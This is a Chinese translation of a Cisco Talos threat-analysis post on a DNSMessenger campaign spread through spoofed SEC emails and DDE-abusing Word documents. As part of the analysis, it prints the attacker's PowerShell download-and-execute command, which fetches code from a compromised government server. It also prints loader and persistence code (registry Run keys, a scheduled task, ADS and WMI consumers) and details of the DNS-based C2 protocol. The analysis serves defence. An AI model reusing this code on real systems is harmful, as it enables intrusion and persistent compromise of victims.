2017 年 10 月 11 日，星期三

欺骗性 SEC 邮件分发经过演变的 DNSMessenger

作者：Edmund Brumaghin 和 Colin Grady，供稿：Dave Maynor 和 @Simpo13。

执行摘要

思科 Talos 之前曾发布了关于某个针对性攻击的研究结果，此攻击使用使用 DNS TXT 记录创建双向命令和控制 (C2) 通道作为感染途径，很值得关注。利用此通道，攻击者能够使用 DNS TXT 记录查询的内容和受攻击者控制的 DNS 服务器生成的相关响应，直接与 Windows 命令处理程序交互。

自那以后，我们观察到了更多企图利用此类恶意软件感染多个目标组织的攻击。这些攻击最初使用有针对性的鱼叉式网络钓鱼邮件发起恶意软件感染，并且利用受到攻击的美国州政府服务器来托管恶意软件感染链后期阶段中使用的恶意代码。鱼叉式网络钓鱼邮件经过伪装，这使得它们看似是由美国证券交易委员会 (SEC) 发送的，目的在于借此提高合法级别，诱使用户放心将其打开。攻击者在这一最近的恶意软件活动中锁定的组织与在之前的 DNSMessenger 活动中锁定的组织类似。这些攻击本质上具有高度的针对性，使用混淆技术且存在复杂的多阶段感染流程表明威胁发起者经验老道，动机明确，并且还会继续实施攻击。

技术详情

与此恶意软件活动相关的邮件经过伪装，使得它们看似是由美国证券交易委员会 (SEC) 电子数据收集、分析和检索 (EDGAR) 系统发送的。可能有些用户不了解该系统，EDGAR 是一个自动化文件归档平台，组织可以利用该平台提交法律要求上市公司执行的文件归档。这样做可能是为了从表面上提高邮件的合法性，并且增加收件人打开邮件和相关附件的可能性。



图 1：恶意邮件示例

邮件本身包含恶意附件，如果打开，会触发复杂的多阶段感染流程，从而导致感染 DNSMessenger 恶意软件。恶意附件为 Microsoft Word 文档。这些附件利用 Dynamic Data Exchange (DDE) 而非宏或 OLE 对象（利用 Microsoft Word 文档执行代码的最常用方式）来执行代码。我们在此处发布了关于这项技术的说明。在 Microsoft 确定这项功能是一项蓄意设计的功能之后，于最近公布了这项技术，并使其无法删除。目前，我们发现攻击者在肆无忌惮地利用此项功能，正如此攻击中展现的那样。

与上述邮件类似，恶意附件经过伪装，看似是由 SEC 发出的，并且包含徽标和品牌以及从 SEC 收到的任何文档中应该具有的信息。如果打开附件，受害者将收到一条消息，通知他们文档包含指向外部文件的链接，并让他们允许/拒绝检索和显示相关内容。



图 2：DDE 消息提示



图 3：恶意文档示例

在此攻击案例中，如果用户允许检索外部内容，恶意文档将连接攻击者托管的内容来检索要执行的代码，以触发恶意软件感染。值得关注的是，此恶意文档使用的 DDEAUTO 字段检索了攻击者最初托管在路易斯安那州政府网站（看似已经受到攻击并用于此目的）上的代码。执行的 DDEAUTO 命令如下所示：

```
c:\\windows\\system32\\cmd.exe "/k powershell -C ;echo \"https://sec.gov/\";IEX((new
-object net.webclient).downloadstring('https://trt.doe.louisiana.gov/fonts.txt')) "
```

图 4：DDE 代码检索命令

上述命令会导致恶意软件直接使用 Powershell 下载和执行在引用的 URL 处托管的代码。从服务器检索的代码内容是 Powershell 代码，包含经过 Base64 编码和 gzip 压缩的代码 blob。代码经过检索和去混淆之后，传递给调用表达式 (IEX) cmdlet，并由 Powershell 执行。

```
$data=[System.Convert]::FromBase64String( TRUNCATED );$ms=New-Object System.IO.MemoryStream;$ms.Write(
$data,0,$data.Length);$ms.Seek(0,0)|Out-Null;$cs=New-Object System.IO.Compression.GZipStream($ms,[System.IO.
Compression.CompressionMode]::Decompress);$sr=New-Object System.IO.StreamReader($cs);IEX($sr.readtoend())
```

图 5：第 1 阶段代码

去混淆的代码负责为感染流程划分阶段和启动后续阶段。同时，它还负责在系统上实现持久存在。该代码采用许多方式实现持久存在，至于能否得逞则取决于恶意软件的工作环境。它可以确定受感染系统上的 Powershell 的版本以及用户的访问权限，以确定如何继续实现这种持久存在。

首先，经过 base64 编码且使用 gzip 压缩的名为 $ServiceCode 的代码 blob 会使用以下 Powershell 命令写入到 Windows 注册表中：

```
New-ItemProperty -Path 'HKCU:\Control Panel\Desktop' -Name 'IE' -Value $stgB64 -force
```

图 6：创建注册表

Powershell 中的第二个代码块名为 $stagerCode，负责提取之前存储在注册表中的代码并对其进行解码，然后再执行此代码。首先检查互斥体“1823821749”是否存在。如果此互斥体不存在，则代码会继续执行。

```
$b64=(Get-ItemProperty -Path 'HKCU:\Control Panel\Desktop').IE;$stCode=[System.Text.Encoding]::Unicode.
GetString([System.Convert]::FromBase64String($b64));[System.Threading.Mutex]$m;[bool]$mtmp=$false;$m=New-
Object System.Threading.Mutex($true, [string 1823821749 [ref] $mtmp);if(!$mtmp){exit;}IEX $stCode;
```

图 7：检查和执行互斥体

然后，恶意软件会试图写入 $stagerCode 的内容以及相应的 PowerShell 命令，以在以下注册表位置执行代码，进而创建新的名为“IE”的注册表项。

- HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
- HKLM:\Software\Microsoft\Windows\CurrentVersion\RunOnce
- HKLM:\Software\Microsoft\Windows\CurrentVersion\RunServices
- HKCU:\Software\Microsoft\Windows\CurrentVersion
- HKEY_USERS\.Default\Software\Microsoft\Windows\CurrentVersion\Run
- HKLM:\Software\Microsoft\Windows NT\CurrentVersion\Winlogon
- HKLM:\System\CurrentControlSet\Services\VxD
- HKCR:\vbsfile\shell\open\command

```
$eCmd = [Convert]::ToBase64String([System.Text.Encoding]::Unicode.GetBytes($stagerCode))
try{New-ItemProperty -Path 'HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run' -Name 'IE' -Value
"powershell.exe -ep bypass -noni -w hidden -e $eCmd" -force
} catch{}
try{New-ItemProperty -Path 'HKLM:\Software\Microsoft\Windows\CurrentVersion\RunOnce' -Name 'IE' -Value
"powershell.exe -ep bypass -noni -w hidden -e $eCmd" -force
} catch{}
try{New-ItemProperty -Path 'HKLM:\Software\Microsoft\Windows\CurrentVersion\RunServices' -Name 'IE' -Value
"powershell.exe -ep bypass -noni -w hidden -e $eCmd" -force
} catch{}
try{New-ItemProperty -Path 'HKCU:\Software\Microsoft\Windows\CurrentVersion' -Name 'IE' -Value "powershell.
exe -ep bypass -noni -w hidden -e $eCmd" -force
} catch{}
try{New-ItemProperty -Path 'HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run' -Name 'IE' -Value
"powershell.exe -ep bypass -noni -w hidden -e $eCmd" -force
} catch{}
try{New-PSDrive -Name HKU -PSProvider Registry -Root HKEY_USERS
New-ItemProperty -Path 'HKEY_USERS\.Default\Software\Microsoft\Windows\CurrentVersion\Run' -Name 'IE' -
Value "powershell.exe -ep bypass -noni -w hidden -e $eCmd" -force
} catch{}
try{New-ItemProperty -Path 'HKLM:\Software\Microsoft\Windows NT\CurrentVersion\Winlogon' -Name 'IE' -Value
"powershell.exe -ep bypass -noni -w hidden -e $eCmd" -force
} catch{}
try{New-ItemProperty -Path 'HKLM:\System\CurrentControlSet\Services\VxD' -Name 'IE' -Value "powershell.exe
-ep bypass -noni -w hidden -e $eCmd" -force
} catch{}
try{New-PSDrive -Name HKCR -PSProvider Registry -Root HKEY_CLASSES_ROOT
New-ItemProperty -Path 'HKCR:\vbsfile\shell\open\command' -Name 'IE' -Value "powershell.exe -ep bypass -
noni -w hidden -e $eCmd" -force
}
```

图 8：注册表活动

恶意软件还会创建名为“IE”的新预定任务，负责在每次系统启动时使用随机启动延迟期执行 $stagerCode。

```
function Invoke-PrepareScheduledTask
{ $taskName = 'IE'
 $task = Get-ScheduledTask -TaskName $taskName -ErrorAction SilentlyContinue
 if ($task -ne $null)
 {  Unregister-ScheduledTask -TaskName $taskName -Confirm:$false
 }
 $action = New-ScheduledTaskAction -Execute 'powershell.exe' -Argument "-ep bypass -noni -w hidden -e
 $eCmd"
 $trigger = New-ScheduledTaskTrigger -AtStartup -RandomDelay 00:00:30
 $settings = New-ScheduledTaskSettingsSet -Compatibility Win8
 $principal = New-ScheduledTaskPrincipal -UserId SYSTEM -LogonType ServiceAccount -RunLevel Highest
 $definition = New-ScheduledTask -Action $action -Principal $principal -Trigger $trigger -Settings
 $settings -Description "Run $($taskName) at startup"
 Register-ScheduledTask -TaskName $taskName -InputObject $definition
 $task = Get-ScheduledTask -TaskName $taskName -ErrorAction SilentlyContinue
```

图 9：创建预定任务

然后，恶意软件会查询系统，确定工作环境的特征，进而确定如何继续。它会专门检查系统上安装的 Powershell 的版本。如果系统运行的 Powershell 版本低于 Powershell 2.0，则恶意软件会将 $ServiceCode 的内容写入到以下文件位置的备用数据流 (ADS)：

%PROGRAMDATA%\Windows:kernel32.dll

然后，恶意软件将通过检查确定受感染的用户的权限级别。如果用户在受感染的系统上具有管理员权限，它会将 WMI 事件使用程序和过滤器设置为基于 WMI 的额外持久性机制。过滤器名称为“kernel32_filter”，使用程序名称为“kernel32_consumer”。用于执行这些任务的 Powershell 代码如下所示：

```
$psVersion = [convert]::ToInt32($($PSVersionTable.PSVersion.Major|Out-String).Trim())
 $adsDir = $env:programdata + '\Windows'
 $adsModuleName = 'kernel32.dll'
 if ($psVersion -gt 2)
 {  Set-Content -Path $adsDir -Value $ServiceCode -Stream 'kernel32.dll'
 }
 $currentPrincipal = New-Object Security.Principal.WindowsPrincipal([Security.Principal.WindowsIdentity]
 ::GetCurrent())
 if ($currentPrincipal.IsInRole([Security.Principal.WindowsBuiltInRole]::Administrator) -eq $true)
 {
  $filterName = 'kernel32_Filter';
  $consumerName = 'kernel32_Consumer';

  Get-WmiObject __eventFilter -namespace root\subscription | Remove-WmiObject
  Get-WmiObject CommandLineEventConsumer -Namespace root\subscription | Remove-WmiObject
  Get-WmiObject __filtertoconsumerbinding -Namespace root\subscription | Remove-WmiObject
  $filterResult = Set-WmiInstance -Computername $env:COMPUTERNAME -Namespace 'root\subscription' -Class
  __EventFilter -Arguments @{Name = $filterName; EventNamespace = 'root\CIMV2'; QueryLanguage = 'WQL';
  Query = "Select * from __InstanceCreationEvent within 30 where targetInstance isa 'Win32_LogonSession'"}
  if ($psVersion -gt 2)
  {$encCmd = [Convert]::ToBase64String([System.Text.Encoding]::Unicode.GetBytes("IEX `$(Get-Content -Path
  $adsDir -Stream $adsModuleName|Out-String)"))
  Set-WmiInstance -Computername $env:COMPUTERNAME -Namespace 'root\subscription' -Class
  CommandLineEventConsumer -Arguments @{Name = $consumerName; ExecutablePath =
  'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe'; CommandLineTemplate =
  "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -ep bypass -noni -w hidden -e $encCmd "}
```

图 10：ADS 和 WMI 持久性

完成所有这些任务后，恶意软件会通过直接使用 IEX Powershell cmdlet 执行 $stagerCode 来进入感染流程的下一阶段。

在恶意软件感染的下一阶段，变量和函数名称模糊，因而此阶段出现严重混淆情况。此代码中的大部分字符串也都经过 base64 编码。与此阶段有关的代码会先定义包含用于后续的命令和控制 (C2) 通信的域列表的数组。此数组中的域列表包含在本博文的“感染指标”部分中。

该恶意软件也会从 BIOS 中获取系统的序列号。它会计算序列号的 MD5 散列值，然后返回前十个字节。

- ***序列号示例：****VMware-56 4d 64 66 d0 7d f4 26-2c ad a5 8b f8 51 26 f8*
- ***返回值：****EFA29DD310*

之后，恶意软件会将计数器的值设置为零。然后，上述散列值、经过硬编码的字符串“stage”、计数器的值以及从数组中随机选择的域会组合在一起，用于创建恶意软件开始发出 DNS 请求时使用的初始主机名。

- ***主机名示例：****EFA29DD310.stage.0.ns0.pw*

此时，恶意软件将进入连续的循环，直至收到 0.0.0.0 的 A 记录查找结果或任何查找完全失败为止。A 记录结果代表一个校验和值，我们将在下文中解释。DNS 服务器为响应 A 记录请求返回的 IPv4 值随后会转换为一个整数，然后转换为一个二进制数。

- ***IP 示例：****107.50.99.116*
- ***整数值：****1798464372*
- ***二进制数：****11010110011001001100011011101100*

然后，恶意软件会使用生成的同一个主机名发出 TXT 记录请求。TXT 记录查询的结果随后会用于计算 MD5 散列值，然后 MD5 散列值的前八个字节会运行校验和算法，返回转化为二进制数的整数值。

- ***TXT 查询结果示例：***

```
H4sIAIia3VkC/909a1fbSJafyTn5DxXhbkvYEpg8pgcjpnnkwXQgLNCTnnG8HdkqQGBLjiRDCPE5+
x/2H+4v2XvrpdLLmE7m9J6lZ8BWVd133br3VpWyTE4vgoQkdJgGUUiSi2g68smAkmg8DlLqEy8hQU
qgyySmCQ3hY0hOUu+cxo8fLRP3e/48ftTwo7EXhAlxyc+mESZrzuTGaLMPCVAjP068ofx8QweqpeM
gjYn4rLesay1PM1BPNV
```

- **MD5：**432B4077F72EE96CA70B57F10B68F35E
- **所选的字节：**432B4077
- **校验和：**1126908023
- **二进制数：**10000110010101101000000001110111

恶意软件从 A 记录响应和上述校验和计算中获得二进制值后，会将它们进行比较。如果 A 记录响应和 TXT 记录响应匹配，则 TXT 记录查询响应的结果会附加到最后生成的字符串的末尾，然后从数组中随机选择一个新域，之前提到的包含在主机名中用于查询的计数器值会增加一。如果两者不匹配，系统将继续以同样的方法执行查询，直到它们匹配为止。

在 A 记录查找结果为 0.0.0.0（表示通过 DNS 完成代码收集）之前，此过程会一直继续，完成代码收集后，将返回产生的字符串进行进一步处理。此结果字符串随后会使用 Base64 进行解码，并使用 gzip 进行解压缩。然后，它将传递给 Powershell IEX cmdlet 以执行使用 DNS 检索的代码。

在分析此特定攻击的过程中，我们无法从 C2 服务器中获得此下一阶段的 Powershell 代码。鉴于此攻击具有针对性，攻击者可能会限制这些通信，试图逃避信息安全公司和研究人员的分析。据报告，第 4 阶段的负载记录在此处。

结论

此攻击说明了当今组织面临的威胁非常复杂。攻击者通常采用多层混淆处理技术，意图增加分析难度，逃避检测和防护功能，并且通过将攻击范围限定在他们目标的组织，持续在雷达监测下若无其事地实施攻击。另外，各组织有必要了解恶意软件为了在系统上执行恶意代码以及为了在系统受感染后在其上实现持久存在所用的一些值得关注的技术。在此特定案例中，恶意软件就是利用 WMI、ADS、预定任务以及注册表项来实现持久存在的。将 DNS 用作后期阶段代码和 C2 通信的一种传输工具也变得越来越常见。Talos 将继续监控威胁领域中像此攻击这样独特而有针对性的攻击，以便客户在攻击者改变用于执行恶意活动的技术时受到保护。

防护

思科客户可通过其他方式检测并阻止此威胁，包括：

产品	保护
AMP	✔
CloudLock	不适用
CWS	✔
邮件安全	✔
网络安全	✔
Threat Grid	✔
Umbrella	✔
WSA	✔

高级恶意软件防护 (AMP) 解决方案可以有效防止执行威胁发起者使用的恶意软件。

CWS 或 WSA Web 扫描功能可以阻止访问恶意网站，并检测这些攻击中所用的恶意软件。

邮件安全设备可以拦截威胁发起者在攻击活动中发出的恶意邮件。

网络安全设备（例如 NGFW、NGIPS 和 Meraki MX）可以检测与此威胁相关的恶意活动。

AMP Threat Grid 可帮助识别恶意二进制文件，使所有思科安全产品都有内置保护措施。

Umbrella，我们的安全互联网网关 (SIG)，可阻止用户连接恶意域、IP 和 URL（无论用户是否位于公司网络上）。

开源 Snort 用户规则集客户可以在 Snort.org 上下载出售的最新规则包，保持最新状态。

感染指标 (IOC)

以下感染指标 (IOC) 与本博文中介绍的攻击有关。

恶意 Word 文档：

1a1294fce91af3f7e7691f8307d07aebd4636402e4e6a244faac5ac9b36f8428
bf38288956449bb120bae525b6632f0294d25593da8938bbe79849d6defed5cb

第 2 阶段 Powershell

8c5209671c9d4f0928f1ae253c40ce7515d220186bb4a97cbaf6c25bd3be53cf
ec3aee4e579e0d1db922252f9a15f1208c4f9ac03bd996af4884725a96a3fdf6

域：

trt[.]doe[.]louisiana[.]gov
ns0[.]pw
ns0[.]site
ns0[.]space
ns0[.]website
ns1[.]press
ns1[.]website
ns2[.]press
ns3[.]site

ns3[.]space
ns4[.]site
ns4[.]space
ns5[.]biz
ns5[.]online
ns5[.]pw

IP 地址：

206[.]218[.]181[.]46

发布者：EDMUND BRUMAGHIN；发布时间：12:11 PM
标签：DNSMESSENGER、恶意软件、鱼叉式网络钓鱼